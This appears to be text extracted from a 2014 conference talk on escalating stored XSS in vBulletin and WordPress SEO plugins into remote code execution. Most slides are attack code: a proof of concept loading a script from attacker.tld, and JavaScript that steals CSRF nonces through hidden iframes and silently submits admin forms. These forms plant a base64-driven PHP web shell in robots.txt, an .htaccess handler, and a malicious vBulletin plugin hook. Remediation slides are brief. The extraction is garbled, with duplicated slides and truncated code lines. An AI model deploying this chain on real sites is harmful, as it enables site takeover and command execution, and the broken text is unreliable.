228             print_description_row('<span class="smallfont">&nbsp;</span>', 0, 2, 'thead');
229         print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url']).'" target="_blank">$pback[t_src_url]
230         print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url']).'" target="_blank">$pback[t_dest_ur
231         print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b>', $vbphrase['vbseo_'.((($pback['t_type']==2)?'refback':($pback['t_type'])?'trackback
232         print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s', $pback['t_time']));
233         print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
234         print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
235         print_label_row($vbphrase['action'], "
236         <label for="val_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="1" id="val_$pback[t_id]" tabindex="1"
237         <label for="del_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="-1" id="del_$pback[t_id]" tabindex="1"
238         <label for="ign_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="0" id="ign_$pback[t_id]" tabindex="1"
239         ", " , 'top', 'postaction');
240     }
241     if (!$linkbacks_no)
242     - {
243         print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244         print_table_footer();
245     }
246     else
247     - {
248         print_description_row(vbseo_pager($total, 'pager'), false, 9, " , 'center');
249         print_submit_row();
250     }
}
```

Case Study - vBSEO

```
vbseo_moderate.php - SciTE
File Edit Search View Tools Options Language Buffers Help
1 vbseo_moderate.php
214 - {
215     if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216         continue;
217     if (!$linkbacks_no)
218         print_description_row('
219         <input type="button" value="" . $vbphrase['vbseo_validate'] . " onclick="js_check_all_option(this.form, 1);" class="button" title="" . $vbphra
220         ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? '&nbsp;';
221         <input type="button" value="" . $vbphrase['delete'] . " onclick="js_check_all_option(this.form, -1);" class="button" title="" . $vbphrase['dele
222         &nbsp;';
223         <input type="button" value="" . $vbphrase['ignore'] . " onclick="js_check_all_option(this.form, 0);" class="button" title="" . $vbphrase['ignor
224         ', 0, 2, 'thead', 'center'];
225         $linkbacks_no++;
226         $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
227         if ($linkbacks_no > 1)
228             print_description_row('<span class="smallfont">&nbsp;</span>', 0, 2, 'thead');
229         print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url']).'" target="_blank">$pback[t_src_url]
230         print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url']).'" target="_blank">$pback[t_dest ur
print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s',$pback['t_time']));
print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback
print_label_row($vbphrase['action'], "
238     <label for="ign_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="0" id="ign_$pback[t_id]" tabindex="1"
239     ", ", 'top', 'postaction');
240     }
241     if (!$linkbacks_no)
242     - {
243         print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244         print_table_footer();
245     }
246     else
247     - {
248         print_description_row(vbseo_pager($total, 'pager'), false, 9, "", 'center');
249         print_submit_row();
250     }
```

What is a LinkBack? (i.e. RefBack)

Wikipedia:

“A linkback is a method for Web authors to obtain notifications when other authors link to one of their documents. This enables authors to keep track of who is linking to, or referring to, their articles. The three methods (Refback, Trackback, and Pingback) differ in how they accomplish this task.”

Notification medium:

HTTP "Referer" header sent by the client's browser.

Action required when notification is received:

- Extract "referer" value from incoming HTTP headers
- Retrieve referring page
- Parse retrieved page for desired information

Injection Vector:

- Title (<title>**XSS**</title>) is not safely encoded

Proof of Concept: (Served from attacker.tld/poc.html)

```
<html>
```

```
<head>
```

```
<title> [XSS String] </title>
```

```
</head>
```

```
<body>
```

```
<a href="http://vbulletin-installation-with-vbseo.tld/O1-some-  
forum-thread.html">Click Me</a>
```

```
</body>
```

```
</html>
```

Sitemap

Vulnerability Details:

- File: /vbseo_sitemap/index.php
- Variables: `$dl['useragent']` and `$_GET['botsonly']`
- Affected Feature: Displaying bot statistics



Vulnerability Patch:

```
htmlentities($_GET['botsonly'], ENT_QUOTES, "UTF-8");
```

```
htmlentities($dl['useragent'], ENT_QUOTES, "UTF-8");
```

Proof of Concept:

http://www.target.tld/vbseo_sitemap/index.php?dlist=true&botsonly

`y=<script src="//attacker.tld/xss.js"></script>`

Writing a Payload

Admin Functions

- Core features
- Plugins

Code Execution

- Direct
- Injection
 - Themes
 - Plugins



JavaScript

`document.write();` // ? No.

`document.appendChild();` // ? Yes.

Security Features

Cross-Site Request Forgery (C-Surf / CSRF)

- WordPress = 10^{36}
- vBulletin Hash = 32^{36}
- vBulletin Token = $(10^{10}) + 40^{36}$

Writing a Payload From Scratch

Schrödinger's Source Code:

"Until you compile and run it, you won't know if it runs flawlessly or ends immediately with a stack trace."

Writing a Payload

The screenshot shows a web browser window displaying the Yoast WordPress SEO admin interface. The browser's address bar shows the URL `192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files`. The page title is "Yoast WordPress SEO: Edit Files".

The interface features a dark sidebar on the left with navigation links: Dashboard, Posts, Media, Pages, Comments, Genesis, Appearance, Plugins (1), Users, Tools, and Settings. The "SEO" link is highlighted in blue.

The main content area is titled "Yoast WordPress SEO: Edit Files" and contains two sections, both highlighted with a yellow border:

- Robots.txt**: A section for editing the robots.txt file. It includes a text area with the following content:

```
User-agent: *
Disallow: /hitbwp/wp-admin/
Disallow: /hitbwp/wp-includes/
```

Below the text area is a "Save changes to Robots.txt" button.
- .htaccess file**: A section for editing the .htaccess file. It includes a text area with the following content:

```
Options +FollowSymlinks
RewriteEngine on
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /hitbwp/
```

Below the text area is a "Save changes to .htaccess" button.

Writing a Payload

The screenshot shows the Burp Suite Free Edition v1.6 interface. The main window displays a request to `http://192.168.92.1:80`. The request is a POST to `/hitbwp/wp-admin/admin.php?page=wpseo_files`. The request body is highlighted in a red box and contains the following payload:

```
_wpnonce=a213ae4807&_wp_http_referer=%2Fhitbwp%2Fwp-admin%2Fadmin.php%3Fpage%3Dwpseo_files&robotsnew=User-agent%3A+*%0D%0ADisallow%3A+%2Fhitbwp%2Fwp-admin%2F%0D%0ADisallow%3A+%2Fhitbwp%2Fwp-includes%2F%0D%0A&submitrobots=Save+changes+to+Robot+s.txt
```

The interface also shows various tabs for request analysis (Raw, Params, Headers, Hex) and control buttons (Forward, Drop, Intercept is on, Action). The status bar at the bottom indicates 0 matches.

Writing a Payload

Request to http://192.168.92.1:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /hitbwp/wp-admin/admin.php?page=wpseo_files HTTP/1.1
Host: 192.168.92.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
Cookie: wordpress_9f45597b4131c54fedd69d192728d913=admin%7C1401208101%7Cc8829231b7bf866f832186024bd5e10d;
wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_9f45597b4131c54fedd69d192728d913=admin%7C1401208101%7Cdceb864e8177d6cfe72da2f0753fbe6;
wp-settings-time-1=1401035516
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
```

**`_wpnonce=9949b075e8&_wp_http_referer=%2Fhitbwp%2Fwp-admin%2Fadmin.php%3Fpage%3Dwpseo_files&htaccessnew=Options+%2BFollowS
ymlinks%OD%OARewriteEngine+on%OD%OA%23+BEGIN+WordPress%OD%OA%3CIfModule+mod_rewrite.c%3E%OD%OARewriteEngine+On%OD%OARewri
teBase+%2Fhitbwp%2F%OD%OARewriteRule+%5Eindex%5C.php%24+-+%5BL%5D%OD%OARewriteCond+%25%7BREQUEST_FILENAME%7D+%21-f%OD%OAR
ewriteCond+%25%7BREQUEST_FILENAME%7D+%21-d%OD%OARewriteRule+.+%2Fhitbwp%2Findex.php+%5BL%5D%OD%OA%3C%2FIfModule%3E%OD%OA
OD%OA%23+END+WordPress%OD%OA&submithtaccess=Save+changes+to+.htaccess`**

0 matches

Writing a Payload

Source of: http://192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files - Mozilla Firefox

```
File Edit View Help
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
```

Code snippet showing HTML and PHP elements, with a search box at the bottom.

```
</div>
</div>
</div>
<div class="wrap wpseo-admin-page page-wpseo">
  <h2 id="wpseo-title">Yoast WordPress SEO: Edit Files</h2>
<div class="wpseo_content_wrapper">
<div class="wpseo_content_cell" id="wpseo_content_top">
<div class="metabox-holder">
<div
  .168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
  id="wpnonce" name="wpnonce" value="a213ae4807" method="post"
  p-admin/admin.php?page=wpseo_files" /><p>Edit the
  ws="15" name="robotsnew">User-agent: *
  Disallow: /hitbwp
  Disallow: /hitbwp
  Robots.txt" /></
  ut class="button" type="submit" name="submitrobots
  v>
  id="htaccessform" class="yoastbox">
  name="_wp_http_re
  </p><textarea cla
  .168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
  d="wpnonce" name="wpnonce" value="9949b075e8" />
  p-admin/admin.php?page=wpseo_files" /><p>Edit the
  RewriteEngine on
  # BEGIN WordPress
  &lt;IfModule mod
  RewriteEngine On
  RewriteBase /hit
  RewriteRule ^index\.php$ - [L]
  RewriteCond %{REQUEST_FILENAME} !-f
  RewriteCond %{REQUEST_FILENAME} !-d
  RewriteRule . /hitbwp/index.php [L]
  &lt;/IfModule&gt;
  # END WordPress
  </textarea><br/><div class="submit"><input class="button" type="submit" name="submithtaccess" value="Save changes to
```

Search: wpnonce

Highlight All Match Case

Line 185, Col 17

WordPress Payload Explained - Code

```
function main_frame_inject(cookieName,identifier,function_name,get_page) {  
    if (document.cookie.indexOf(cookieName) == -1) {  
  
        // Append a (hidden) iframe for stealthy data injection  
        var mainframe = document.createElement("iframe");  
        mainframe.setAttribute('id',identifier);  
        top.document.body.appendChild(mainframe);  
        mainframe.setAttribute('onload',function_name);  
        mainframe.setAttribute('style','visibility:hidden;display:none');  
        mainframe.setAttribute('src',get_page);  
    }  
}
```

```
<iframe id="" onload="" style="" src=""></iframe>
```

WordPress Payload Explained - Code

```
function silent_form_inject(action,method,content,frameName,identifier) {
    var silent_main_tag = document.createElement('form');

    // The inner contents of our form is equal to the content variable
    silent_main_tag.innerHTML = ''+content;

    top.document.getElementById(frameName).contentDocument.body.appendChild(silent_main_tag);
    silent_main_tag.setAttribute('id',identifier);
    silent_main_tag.setAttribute('name','hitbams2014');
    silent_main_tag.setAttribute('action',action);
    silent_main_tag.setAttribute('method',method);
}
```

```
<form id="" name="hitb" action="" method="">...</form>
```

WordPress Payload Explained - Code

```
function SetCookie(cookieName,cookieContent) {  
    var cookiePath = '/';  
    var expDate=new Date();  
    expDate.setTime(expDate.getTime()+372800000);  
    var expires=expDate.toGMTString();  
  
    document.cookie=cookieName+"="+escape(cookieContent)+";path="+escape(cookiePat  
h)+";expires="+expires;  
}
```

Cookie: name=value

WordPress Payload Explained - Code

```
function clean_up() {  
    document.getElementById('404s').checked=true;  
    document.forms[0].submit();  
}
```

WordPress Payload Explained - Code

Clean Database

Old Data

Below is old security data still in your WordPress database. Data is considered old when the lockout has expired, or been manually cancelled, or when the log entry will no longer be used to generate a lockout.

This data is not automatically deleted so that it may be used for analysis. You may delete this data with the form below. To see the actual data you will need to access your database directly.

Check the box next to the data you would like to clear and then press the "Remove Old Data" button. (note this will not erase entries that may still be used for lockouts).



- Your database contains 0 bad login entries.
- Your database contains 0 404 errors.
This will clear the 404 log below.
- Your database contains 0 old lockouts.
- Your database contains 0 changed file records.

Remove Data



WordPress Payload Explained - Code

```
var robots_shell = `?php $input = base64_decode($_GET["sostest"]); $output = `$input`;  
echo "<pre>". $output ."</pre>"; ?>`;
```

```
var htaccess_shell = "AddHandler application/x-httpd-php .txt";
```

```
robots.txt?sostest=bHMgLWFs
```

```
bHMgLWFs = ls -al
```

WordPress Payload Explained - Code

```
// STAGE 1 - Robots.txt  
main_frame_inject("Robots_Infected","silent_robots_frame","silent_robots_inject()","admin.php?page=wpseo_files");  
  
// STAGE 2 - .Htaccess  
main_frame_inject("Htaccess_Infected","silent_htaccess_frame","silent_htaccess_inject()","admin.php?page=wpseo_files");
```

WordPress Payload Explained - Code

192.168.92.1/hitbwp/wp-admin/admin.php?page=better-wp-security-logs

HitB Amsterdam 2014 5 0 + New SEO

Appearance
Plugins 1
Users
Tools
Settings
SEO
Security

Dashboard
Admin User
Away Mode
Ban Users
Content Directory
Database Backup
Database Prefix
Hide Backend

Before You Begin

This page contains the logs generated by Better WP Security, current lockouts (which can be cleared here) and a way to cleanup to save space on the server and reduce CPU load. Please note, you must manually clear these logs, they will not do so automatically recommend you do so regularly to improve performance which can otherwise be slowed if the system has to search through large data on a regular basis.

Clean Database

Old Data

Below is old security data still in your WordPress database. Data is considered old when the lockout has expired, or been marked as resolved, or when the log entry will no longer be used to generate a lockout.

This data is not automatically deleted so that it may be used for analysis. You may delete this data with the form below. To see the details of the data you will need to access your database directly.

Check the box next to the data you would like to clear and then press the "Remove Old Data" button. (note this will not erase lockouts).

database con
atabase con
ear the 404 lo
atabase con
atabase con

robots.txt <iframe>

.htaccess <iframe>

Remove Data

WordPress Payload Explained - Code

```
// STAGE 1 - Inject into robots.txt
function silent_robots_inject() {
  if (document.cookie.indexOf("Robots_Infected") == -1) {

    // Read and save the relevant _wpnonce - Bypass CSRF protection
    var robots_wpnonce =
document.getElementById('silent_robots_frame').contentDocument.getElementById('r
obotstxtform')._wpnonce.value;
    var robots_contents =
document.getElementById('silent_robots_frame').contentDocument.getElementsByTagName('textare
a')[0].value;
```

WordPress Payload Explained - Code

```
172     <div class="meta-box-sortables">
173         <div id="robotstxt" class="yoastbox">
174             <h2>Robots.txt</h2>
175             <form action="http://192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
id="robotstxtform"><input type="hidden" id="_wpnonce" name="_wpnonce" value="2cd5c2ef65" />
name=" wp http referer" value="/hitbwp/wp-admin/admin.php?page=wpseo_files" /><p>Edit the co
</p><textarea class="large-text code" rows="15" name="robotsnew">User-agent: *
176 Disallow: /hitbwp/wp-admin/
177 Disallow: /hitbwp/wp-includes/
178
179
180             </textarea><br/><div class="submit"><input class="button"
name="submitrobots" value="Save changes to Robots.txt" /></div></form>
181         <div id="htaccess" class="yoastbox">
182             <h2>.htaccess file</h2>
             <form action="http://192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
id="htaccessform"><input type="hidden" id="_wpnonce" name="_wpnonce" value="aa257cb31b" /><i
name="_wp_http_referer" value="/hitbwp/wp-admin/admin.php?page=wpseo_files" /><p>Edit the co
</p><textarea class="large-text code" rows="15" name="htaccessnew">Options +FollowSymlinks
```

WordPress Payload Explained - Code

```
// Inject malicious entry WPSEO Robots.txt feature
var robots_input = `
<input type="hidden" name="_wpnonce" value="" +robots_wpnonce+"" />\
<input type="hidden" name="_wp_http_referer" value="%2Fhitbwp%2Fwp-
admin%2Fadmin.php%3Fpage%3Dwpseo_files" />\
<input type="hidden" name="robotsnew" value="\`+robots_contents+`\r\n\
'+robots_shell+'` />\
<input type="hidden" name="submitrobots" value="Save+changes+to+Robots.txt" />\
`;
```


WordPress Payload Explained - Code

```
<form ...>  
<input type="hidden" name="_wpnonce" value="..." />  
<input type="hidden" name="_wp_http_refer" value="..." />  
<input type="hidden" name="robotsnew" value="payload" />  
<input type="hidden" name="submitrobots" value="..." />  
</form>
```

WordPress Payload Explained - Code

```
// Initiate the second silent injection into our iframe
```

```
silent_form_inject('admin.php?page=wpseo_files','POST',robots_input,'silent_robots_frame','robots_haxx');
```

```
// Send our payload automatically - There's no turning back now
```

```
top.document.getElementById('silent_robots_frame').contentDocument.getElementById('robots_haxx').submit();
```

```
SetCookie("Robots_Infected","true"); // Prevent re-infection / loops
```


WordPress Payload Explained - Code

Yoast WordPress SEO: Edit Files


Robots.txt

Edit the content of your robots.txt:

```
User-agent: *  
Disallow: /hitbwp/wp-admin/  
Disallow: /hitbwp/wp-includes/  
  
<?php [insertpayloadhere] ?>
```



Save changes to Robots.txt



Bonus Case Study!

Ubuntu Forums

Case Study - Ubuntu Forums



Shoutout to @rootinabox.

None of this "y3wg0thaxd by albani4 c3bir 4rmy" stuff. Straight up, you dun goofed. It's as simple as that.


Defacement Source: Ars Technica (<http://ars.to/15XSmt8>)

Analysis


- Compromised moderator account
 - Unfiltered HTML allowed
- Three forum administrators contacted
- Injected PHP plugin (Global Hook)
- Uploaded more tools
- Only www-data user access
- Canonical's analysis was flawed

Case Study - Ubuntu Forums

Attack Diagram



XSS Payload Explained - Overview



XSS Payload Explained - Code

```
// If our cookie is not present, continue
if (document.cookie.indexOf("XSS_Infected") == -1) {

    // Append a (hidden) iframe for stealthy data injection
    var mainframe = document.createElement("iframe");
    mainframe.setAttribute('id', 'silent_frame');
    top.document.body.appendChild(mainframe);
    mainframe.setAttribute('onload', 'main.silent_inject()');
    mainframe.setAttribute('src', 'plugin.php?do=add');
}
```

XSS Payload Explained - Code

```
function silent_inject() {  
  
    // Read and save the adminhash + securitytoken - Bypass the CSRF protection  
    var adminhash =  
top.document.getElementById('silent_frame').contentDocument.cpform.adminhash.value;  
    var securitytoken =  
top.document.getElementById('silent_frame').contentDocument.cpform.securitytoken.value;
```

XSS Payload Explained - Code

```
// A hidden vBulletin plugin payload
var form_input = \
<input type="hidden" name="do" value="update" /\>
<input type="hidden" name="adminhash" value="+adminhash+" /\>
<input type="hidden" name="securitytoken" value="+securitytoken+" /\>
<input type="hidden" name="product" value="vbulletin" /\>
<input type="hidden" name="hookname" value="misc_start" /\>
<input type="hidden" name="title" value="injected_haxx" /\>
<input type="hidden" name="executionorder" value="5" /\>
<input type="hidden" name="phpcode" value='\PHP_PAYLOAD\' /\>
<input type="hidden" name="active" value="1" /\>
<input type="hidden" name="pluginid" value="" /\>
;
```

XSS Payload Explained - Code

```
// A function which silently injects our hidden payload form
function silent_form_inject() {
    var silent_main_tag = document.createElement('form');

    // The inner contents of our form is equal to the content variable
    silent_main_tag.innerHTML = '<input type="text" value="hitbams2014" />';

    top.document.getElementById('silent_frame').contentDocument.body.appendChild(silent_main_tag);

    silent_main_tag.setAttribute('id','hitbams2014');
    silent_main_tag.setAttribute('name','hitbams2014');
    silent_main_tag.setAttribute('action','plugin.php?do=update');
    silent_main_tag.setAttribute('method','POST');
}
```

XSS Payload Explained - Code

```
// A hidden vBulletin plugin payload
var form_input = \
<input type="hidden" name="do" value="update" />\
<input type="hidden" name="adminhash" value="+adminhash+" />\
<input type="hidden" name="securitytoken" value="+securitytoken+" />\
<input type="hidden" name="product" value="vbulletin" />\
<input type="hidden" name="hookname" value="misc_start" />\
<input type="hidden" name="title" value="injected_haxx" />\
<input type="hidden" name="executionorder" value="5" />\
<input type="hidden" name="phpcode" value='\PHP_PAYLOAD\' />\
<input type="hidden" name="active" value="1" />\
<input type="hidden" name="pluginid" value="" />\
;
```

XSS Payload Explained - Code

```
// A function which silently injects our hidden payload form
function silent_form_inject() {
    var silent_main_tag = document.createElement('form');

    // The inner contents of our form is equal to the content variable
    silent_main_tag.innerHTML = '<input type="text" value="hitbams2014" />';

    top.document.getElementById('silent_frame').contentDocument.body.appendChild(silent_main_tag);

    silent_main_tag.setAttribute('id','hitbams2014');
    silent_main_tag.setAttribute('name','hitbams2014');
    silent_main_tag.setAttribute('action','plugin.php?do=update');
    silent_main_tag.setAttribute('method','POST');
}
```

Remediations

- Limit privileged accounts
- Strict password policies
- Two-factor authentication
- Unfiltered HTML should not be allowed
- Content Security Policy
- Strict Transport Security



Issues (Security Headers)

Security Mitigations

X-Frame-Options

- Deny
- SameOrigin
- Allow-From [uri]

Content-Security-Policy

Content-Security-Policy-Report-Only

Shell Types

Code Execution

- `system();` // The classic shell
- `eval();` // Hardcore mode
- PHP Sockets
- Meterpreter

User Input

- Classic: GET/POST
- Covert: Referer, Cookie, User-Agent



Demo

Conclusion

Realisations

- XSS is still very common
- XSS can in the right hands be useful
- XSS is more than session hijacking

Where to begin?

- Administrator functionality
- Asynchronous JavaScript
- Thinking outside the box

The Future

- Notification of success
- Fully automated

Exploits & Payloads

- Exploit-DB actually has a few
- BeEF - Yes I know thou exist

Bonus Round (Much Time)

Attack Methodology

Entry Points (WordPress)

- WPScan
- View source => DL Themes/Plugins
=> SCR -> Odays
- Readme/Changelog
- TimThumb

Attack Methodology

```
root@kali: ~
File Edit View Search Terminal Help

  W P S C A N

WordPress Security Scanner by the WPScan Team
Version v2.4
Sponsored by the RandomStorm Open Source Initiative
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_

[+] URL: http://192.168.92.1/hitbwp/
[!] The WordPress 'http://192.168.92.1/hitbwp/readme.html' file exists
[!] Full Path Disclosure (FPD) in: 'http://192.168.92.1/hitbwp/wp-includes/rss-functions.php'
[+] Interesting header: SERVER: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
[+] Interesting header: X-POWERED-BY: PHP/5.4.7
[+] XML-RPC Interface available under: http://192.168.92.1/hitbwp/xmlrpc.php

[+] WordPress version 3.9.1 identified from meta generator
    The quieter you become, the more you are able to hear.
[+] WordPress theme in use: ayoshop

| Name: ayoshop
| Location: http://192.168.92.1/hitbwp/wp-content/themes/ayoshop/
| Style URL: http://127.0.0.1/hitbwp/wp-content/themes/ayoshop/style.css
| Description:
```

Attack Methodology

```
view-source:192.168.92.1/ x HITB AMSTERDAM 2014
view-source:192.168.92.1/hitbwp/
12 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
13 <link rel="Shortcut Icon" href="http://127.0.0.1/hitbwp/wp-content/themes/avoshop/images/favicon.ico" type="image/x-
icon" />
14 <link rel="stylesheet" href="http://127.0.0.1/hitbwp/wp-content/themes/avoshop/style.css" type="text/css"
media="screen" />
15
16 <!-- This site is optimized with Yoast WordPress SEO plugin v1.5.3.2 ast.com/wordpress/plugins/seo/ --
>
17 <link rel="canonical" href="http://127.0.0.1/hitbwp/" />
18 <meta property="og:locale" content="en_US" />
19 <meta property="og:type" content="website" />
20 <meta property="og:title" content="HitB Amsterdam 2014 - Just another WordPress site" />
21 <meta property="og:url" content="http://127.0.0.1/hitbwp/" />
22 <meta property="og:site_name" content="HitB Amsterdam 2014" />
23 <!-- / Yoast WordPress SEO plugin. -->
24
25 <link rel="alternate" type="application/rss+xml" title="HitB Amsterdam 2014 &raquo; Feed"
href="http://127.0.0.1/hitbwp/feed/" />
26 <link rel="alternate" type="application/rss+xml" title="HitB Amsterdam 2014 &raquo; Comments Feed"
href="http://127.0.0.1/hitbwp/comments/feed/" />
27 <link rel='stylesheet' id='font-awesome-css' href='http://hitbwp/wp-content/themes/avoshop/lib/nt-
awesome.css?ver=1.1' type='text/css' media='all' />
28 <link rel='stylesheet' id='ayo-responsive-css' href='http://127.0.0.1/hitbwp/wp-content/themes/avoshop/responsive-
styles.css?ver=1.1' type='text/css' media='all' />
29 <script type='text/javascript' src='http://127.0.0.1/hitbwp/wp-includes/js/jquery/jquery.js?ver=1.11.0'></script>
